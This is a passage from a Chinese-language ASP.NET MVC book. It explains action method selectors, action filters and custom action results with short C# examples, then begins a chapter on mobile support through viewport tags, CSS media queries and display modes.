为什么[Authorize]没有出现在前面的列表中呢？因为[Authorize]的正确操作要么允许请求，要么返回一个 HTTP 401(“未经授权”)错误代码，以便浏览器知道我们需要身份验证。另一种考虑是，对于[AcceptVerbs]或[NonAction]，最终用户不能使请求有效；它总是无效的，因为它使用了错误的 HTTP 动词，或者试图调用一个非操作的方法，然而[Authorize]允许最终用户做一些处理，最终使请求成功。这便是操作过滤器(像[Authorize])和方法选择器(像[AcceptVerbs])的关键区别。

使用自定义方法选择器的一个例子便是区分 Ajax 请求和非 Ajax 请求。我们可以使用

新的 IsValidForRequest 方法实现一个新的[AjaxOnly]操作方法选择器，代码如下：

```
public override bool IsValidForRequest(ControllerContext controllerContext,
                                      MethodInfo methodInfo) {
    return controllerContext.HttpContext.Request.IsAjaxRequest();
}
```

通过我们 Ajax 的例子，结合方法选择器存在与否的规则，我们可以得出结论，没有装饰的操作方法都是 Ajax 和非 Ajax 请求的有效目标。当请求是一个非 Ajax 请求时，使用 AjaxOnly 特性装饰方法都会从有效目标列表中过滤掉。

使用像这样的一个特性，我们可以创建拥有相同名称的独立操作方法，创建的这些方法可以根据用户是在浏览器中做直接请求，还是在做编程性的 Ajax 请求来派遣。我们可能根据用户是在做一个完整的请求还是在做一个 Ajax 请求来选择做不同的工作。我们可以在~/Areas/ActionMethodSelector 中找到这样一个完整示例，其中包含了[AjaxOnly]特性的实现，并展示了系统根据用户是做完整请求还是做 Ajax 请求而在两个 Index 方法之间做出选择的控制器和视图的实现。

14.3.2　操作过滤器

一个操作方法一旦被选中就会立即执行，并且如果它返回一个结果，返回的结果也会随后执行。操作过滤器允许开发人员以 4 种方式参与操作和结果执行管道：授权、操作前后处理、结果前后处理和错误处理。

操作过滤器可以作为直接应用于操作方法或控制器类的特性来编写，或者作为在全局过滤器列表中注册的单独类来编写。如果打算将编写的操作过滤器作为特性来使用，那么它必须继承自 FilterAttribute 或者它的任何子类，如 ActionFilterAttribute。不作为特性使用的全局操作过滤器没有对这个基类的要求。无论采取哪个路由，操作过滤器支持的过滤活动都由实现的接口决定。

1. 授权过滤器

参与授权的操作过滤器需要实现 IAuthorizationFilter 接口。授权过滤器在操作管道中的执行非常早，所以它们很适合用来短路整个操作的执行。ASP.NET MVC 框架中有一些类实现了该接口，其中包括[Authorize]、[ChildActionOnly]、[RequireHttps]、[ValidateAntiForgeryToken]和[ValidateInput]等。

开发人员可能会选择实现授权过滤器，以实现当某个先决条件不能满足时或者希望结果不是返回 HTTP 404 错误代码时，从操作管道中提前跳出。

2. 操作和结果过滤器

参与操作前后处理的操作过滤器需要实现 IActionFilter 接口，该接口提供了两个需要实现的方法：OnActionExecuting(用于前处理)和 OnActionExecuted(用于后处理)。同样，参与结果前后处理的操作过滤器需要实现 IResultFilter 接口和它的两个过滤器方法：

OnResultExecuting 和 OnResultExecuted。ASP.NET MVC 框架本身提供了两个操作/结果过滤器：[AsyncTimeout]和[OutputCache]。单个操作过滤器经常把这两个接口作为一对儿来实现，因此，把它们放在一块儿介绍是很有意义的。

输出缓存过滤器是应用这对操作和结果过滤器的典型示例。它重写了 OnActionExecuting 方法来决定它是否已经有一个缓存结果，从而可以绕过操作和结果的执行，而直接从它的缓存中返回一个结果。它也实现了 OnResultExecuted 方法，这样它可以“挽救”一个尚未缓存的操作和结果的执行结果。

作为一个示例，让我们看下~/Areas/TimingFilter 中的代码。这是一个记录操作和结果执行时间的操作和结果过滤器，实现的 4 个重写方法如下所示：

```
public void OnActionExecuting(ActionExecutingContext filterContext)
{
    GetStopwatch("action").Start();
}
public void OnActionExecuted(ActionExecutedContext filterContext)
{
    GetStopwatch("action").Stop();
}
public void OnResultExecuting(ResultExecutingContext filterContext)
{
    GetStopwatch("result").Start();
}
public void OnResultExecuted(ResultExecutedContext filterContext)
{
    var resultStopwatch = GetStopwatch("result");
    resultStopwatch.Stop();

    var actionStopwatch = GetStopwatch("action");
    var response = filterContext.HttpContext.Response;

    if (!filterContext.IsChildAction && response.ContentType ==
        "text/html")
        response.Write(
            String.Format(
                "<h5>Action '{0} :: {1}', Execute: {2}ms, Result:
                {3}ms.</h5>",
                filterContext.RouteData.Values["controller"],
                filterContext.RouteData.Values["action"],
                actionStopwatch.ElapsedMilliseconds,
                resultStopwatch.ElapsedMilliseconds
            )
        );
}
```

上面的示例中使用了.NET 的 Stopwatch 类的两个实例，一个用于操作执行，另一个用于结果执行。当执行完毕时，它会向输出流中追加一些 HTML 标记，以使我们能够精确地看到执行代码所花费的时间。

3. 异常过滤器

可利用的最后一种操作过滤器是异常过滤器，用来处理操作或结果执行期间可能抛出的异常。参与异常处理的操作过滤器需要实现 IExceptionFilter 接口。ASP.NET MVC 框架只提供了一个异常过滤器：[HandleError]。

开发人员经常使用异常过滤器来记录错误的日志、发出系统管理员的通知以及从最终用户的角度选择处理错误的方法(通常通过给用户发送错误页面的方式)。HandleErrorAttribute 类可以做上述最后的操作，因此通过继承 HandleErrorAttribute 类来创建异常过滤器特性是非常常见的，当然创建的新特性需要重写 OnException 方法以在调用 base.OnException 之前做一些额外的处理。

14.3.3　提供自定义结果

大部分操作方法的最后一行代码都会返回一个操作结果对象。例如，Controller 类上的 View 方法返回 ViewResult 的一个实例，其中包含查找视图的必要代码，执行该结果并将执行结果写入到响应流中。当在操作方法中编写“return View();”时，就是请求 ASP.NET MVC 框架自动执行一个视图结果。

作为一名开发人员，我们不能仅限于 ASP.NET MVC 框架提供的操作结果。我们可以通过继承类 ActionResult 并实现其中的 ExecuteResult 方法来编写自己的操作结果。

为什么要有操作结果？

我们可能会问自己 ASP.NET MVC 为什么总是有操作结果呢。难道 Controller 类只能渲染视图吗？只能让它的视图方法做正确的事吗？

前两章介绍了一些相关主题：依赖注入和单元测试。这些章节都谈到了良好软件设计的重要性。这种情况下，操作结果起到了非常重要的作用：

- Controller 类是提供了方便性，但它不是 ASP.NET MVC 框架的核心部分。从 ASP.NET MVC 运行时的角度来看，重要的类型是 IController；我们只需要理解它是 ASP.NET MVC 中的控制器或使用 ASP.NET MVC 中的控制器即可。所以明显的是，把渲染的视图逻辑放入 Controller 类中将会使在其他地方重用该逻辑更加困难。此外，不管渲染视图是不是控制器的工作，它都必须知道如何渲染视图吗？这里使用的原则是单一职责原则(Single Responsibility Principle)。控制器应该只集中于必要的操作。
- 我们希望在整个框架中启用好的单元测试。通过使用操作结果类，我们可以使开发人员编写能够直接调用操作方法的单元测试，还可以检查操作结果的返回值。相对于从渲染视图可能生成的 HTML 中挑选来说，对一个操作结果的参数进行单元测试还是要简单很多。

在有关~/Areas/CustomActionResult 的示例中，我们有一个 XML 操作结果类，用来将一个对象序列化为 XML 格式表示，并把它作为响应发送给客户端。在完整的示例代码中，我们有一个在控制器内被序列化的自定义 Person 类：

```
public ActionResult Index() {
    var model = new Person {
        FirstName = "Brad",
        LastName = "Wilson",
        Blog = "http://bradwilson.typepad.com"
    };

    return new XmlResult(model);
}
```

XmlResult 类的实现依赖于.NET 框架内置的 XML 序列化能力：

```
public class XmlResult : ActionResult {
    private object data;

    public XmlResult(object data) {
        this.data = data;
    }

    public override void ExecuteResult(ControllerContext context) {
        var serializer = new XmlSerializer(data.GetType());
        var response = context.HttpContext.Response.OutputStream;

        context.HttpContext.Response.ContentType = "text/xml";
        serializer.Serialize(response, data);
    }
}
```

14.4 小结

本章介绍了 ASP.NET MVC 框架中的一些高级扩展。根据它们扩展的目标是模型、视图还是控制器(和操作)，可以把这些扩展大致分为三类。对于模型，我们应该理解值提供器和模型绑定器的内部工作原理，掌握如何通过使用模型元数据和模型验证器来扩展 ASP.NET MVC 处理模型编辑的方式。视图扩展部分介绍了如何自定义视图引擎来提供自己定位视图文件的规则，同时也讲解了在视图中生成 HTML 标记辅助方法的两个变量。最后，我们通过使用操作选择器、操作过滤器和自定义操作结果类型学习了控制器扩展，它为设计独特的连接模型和视图的操作提供了强大而灵活的方法。这些扩展可以帮助我们把 ASP.NET MVC 应用程序的功能和重用性提升到更高一级的水平，同时也使得 ASP.NET MVC 应用程序更容易理解、调试和增强。

第15章 高级主题

本章主要内容

- 移动支持
- 高级 Razor
- 高级基架
- 高级路由
- 高级模板
- 高级控制器

在前面介绍 ASP.NET MVC 基础内容时，为了避免迷失方向，我们对许多非常“酷”的高级主题都是一笔带过。但是，现在是我们学习它们的时候了。

15.1 移动支持

使用移动设备浏览网站现在变得越来越普遍。一些估计显示，移动设备占网络流量的20%，并在逐年攀升。网站能够在移动设备上使用和浏览显得越来越重要。

目前有各种各样的方法可以提高网站应用程序的移动体验。在某些情况下，我们只是想在小规格上做一些微小的风格变化。在其他一些情况下，我们可能完全改变外观显示或者一些视图的内容。在最极端的情况下(在移动 Web 程序迁移到本地移动程序之前)，我们可能想重新创建一个专门针对移动用户的 Web 应用程序。针对这些情况，MVC 4 提供了如下几种方案：

- **适应性呈现：**默认的 Internet 和 Intranet 应用程序模板使用 CSS 媒体查询(CSS media queries)来缩小到较小的移动规格(mobile form factors)。

- **显示模式**：MVC 4 采用了基于约定的方法，这样就可以根据发出请求的浏览器选择不同视图。与适应性呈现不一样的是，显示模式允许我们改变发往移动浏览器的标记。
- **Mobile Project 模板**：这个新的项目模板帮助我们创建只针对移动设备使用的 Web 应用程序。

移动设备模拟器

本节的截屏使用 Windows Phone Emulator，下载网址为 http://msdn.microsoft.com/en-us/library/ff402563.aspx。

笔者鼓励尝试其他一些移动设备模拟器，比如 Opera Mobile Emulator(下载网址为 http://www.opera.com/developer/tools/mobile/)，或针对 iPhone 和 iPad 浏览器的 Electric Plum Simulator(下载网址为 http://www.electricplum.com)。

15.1.1 适应性呈现

改善网站移动体验的第一步是在移动浏览器中浏览网站。图 15-1 展示了 MVC 3 默认模板的主页，图中使用的是 Windows Phone Emulator。

图中展示的外观中存在很多问题：

- 大量的文本不是默认缩放级别上的可读文本。
- 标题中的导航链接无法使用。
- 缩放没有真正起到作用，由于内容不回流，我们只能浏览页面的一小部分。

这仅是简单罗列了一个简单页面。

幸好，MVC 4 默认模板在移动浏览器中做了很多处理，我们不用做这些额外的工作，如图 15-2 所示。



图 15-1




图 15-2

显而易见，页面智能地根据移动设备屏幕尺寸进行缩放，而不是简单地缩小页面(收缩文本及其他所有元素)。为了能在移动设备上使用，页面进行了重绘。

不明显的是，为了优化尺寸，页面布局在小尺寸上进行了微妙调整。下面是标题区的一些例子：

- logo 在桌面视图上是左对齐，而在移动视图中是居中。
- 在桌面视图中，注册/登录链接都在右上方对齐，而在移动视图中，都在 logo 下方居中。
- Home/About/Contact 链接都在移动视图中排开。

向下滚动，我们就会看到其他使页面紧凑的简化移动视图，这样就可以最大限度地利用屏幕。虽然这些变化都是细微的，但它们的影响却是巨大的。例如，删除了“We suggest the following”列表中的圆形项目符号图标，页面文本居中。单击标题中的 Register 链接显示的页面展示出表单字段对于移动设备是大小合适的，如图 15-3 所示。




图　15-3

这些模板就是通过适应性呈现实现根据页面宽度自动调整页面大小。

请注意，这里不是说应用程序根据标题或其他线索猜测用户是否使用移动设备来对页面进行缩放。恰恰相反，页面利用的是两个普遍支持的浏览器功能：Viewport 元标记(Viewport meta tag)和 CSS 媒体查询。

1. Viewport 元标记

创建的大部分网页都没有考虑到在小规格屏幕上如何显示，为了很好显示这些页面，移动浏览器已经努力了很长时间。主要关注于语义结构内容设计的网站可以考虑格式化，

而使这些文本具有可读性，但那些刚性视觉导向设计的网站就没那么幸运了，这些网站需要用缩放和平移来处理。

由于多数网站不能很好地扩展，因此移动浏览器通常在推测如何安全地渲染通常失败的页面，并使用缩放和平移风格进行渲染。解决这个问题的方法是告诉浏览器我们的设计尺寸，让它不要推测。

通常情况下，基于浏览器嗅探或用户选择，Viewport 标记只在那些专门为小规格设计的页面中使用。这种情况下，我们按如下方式使用 Viewport 标记：

```
<meta name="viewport" content="width=320">
```

这样就可适用于移动视图，但不适用于大尺寸页面。

一个更好的解决方案是把我们的 CSS 扩展到各种规模(更多的是在第二种规模)，然后告诉浏览器 Viewport 支持任意设备。可喜的是，这种方案非常容易实现。

```
<meta name="viewport" content="width=device-width">
```

2. 使用 CSS 媒体查询的自适应样式

我们已经告诉浏览器，我们的页面足够智能，可以缩放到当前设备的屏幕尺寸。这是一个大胆承诺！我们将如何兑现这一承诺呢？答案是 CSS 媒体查询。

CSS 媒体查询允许我们在特定的媒体(显示)功能指定 CSS 规则。下面内容摘自 W3C Media Queries 文档：

> 目前，HTML4 和 CSS2 支持与媒体相关的样式表，这些样式表专为不同的媒体类型制作。例如，一个文件可能在屏幕上显示时使用 sans-serif 字体，使用打印机打印时使用 serif 字体。“屏幕”和“打印”是已经定义的两种不同媒体类型。媒体查询通过使用更精确的样式表标签扩展了媒体类型的功能。
>
> 媒体查询由一个媒体类型和零个或多个检查特定媒体功能条件的表达式组成。在这些媒体功能中，能在媒体查询中使用的功能有'width'，'height'和'color'。通过使用媒体查询，演示文稿可在不改变自身内容的情况下适用于特定范围的输出设备。
>
> ——http://www.w3.org/TR/css3-mediaqueries/

尽管我们在 CSS2 中可以使用目标媒体类型，比如屏幕和打印，但是我们可以在媒体查询中指定屏幕显示的宽度范围。

请记住，CSS 规则进行自上而下的评估，这样我们就可以在 CSS 文件的顶部应用一般的规则，并且可以用专门在 CSS 中进行小规格显示的规则进行重写，并用媒体查询环绕这些规则，以使它们不能在大规格显示的浏览器中使用。

下面列举一个非常简单的示例，当在宽度大于 850px 的屏幕上显示时，背景是蓝色；当在宽度小于 850px 的屏幕上显示时，背景是红色：

```
body {background-color:blue;}
@media only screen and (max-width: 850px) {
```

```
    body {background-color:red;}
}
```

这是 CSS 在默认 ASP.NET MVC 4 模板中的工作原理：移动规格规则遵照一般的规则，由一个 850px 的 max-width 媒体查询来监管。想看这部分代码，请查看 Mobile Style 节中的/Content/Site.css 文件。

媒体查询：为什么在第一个就停止

在我们网站的 CSS 中，我们可以使用各种媒体查询来确保网站在各种屏幕尺寸上以美观的形式显示，从狭小的手机浏览器到巨大的宽屏显示器，以及二者之间的所有尺寸设备。网站 http://mediaqueri.es/提供的站点库，显示这种方法的强大作用。

如果细心，我们就会想到在桌面上把浏览器宽度调整到低于 850px 来测试这一功能(如图 15-4)，这个想法是正确的。




图　15-4

我们可以很容易地测试这一功能，而不用编写任何代码：使用 Internet 应用程序模板创建一个 MVC 4 项目，运行，然后调整浏览器大小。

尽管没有建立在 MVC 4 应用程序默认的布局和样式之上，我们仍然可以用它们向已

有的 Web 应用程序中添加一些基本的自适应布局。

适应性呈现可以实现向每个浏览器发送同样的标记，使用 CSS 可以改换或触发指定元素的样式。在某些应用中，这是远远不够的：我们需要改变发送到所有移动浏览器的标记。这才是显示模式的用武之地。

15.1.2 显示模式

MVC 4 中的视图选择逻辑已经改变，添加了基于约定的替代视图。当浏览器用户代理显示是一个已知的移动设备时，默认的视图引擎首先查找名称以.Mobile.cshtml 结尾的视图。例如，当桌面浏览器请求主页时，应用程序就用 Views\Home\Index.cshtml 模板，而当移动浏览器请求主页时，程序就会使用 Views\Home\Index.Mobile.cshtml 模板，而不使用桌面视图。这些都由约定来处理。我们不必配置或注册。

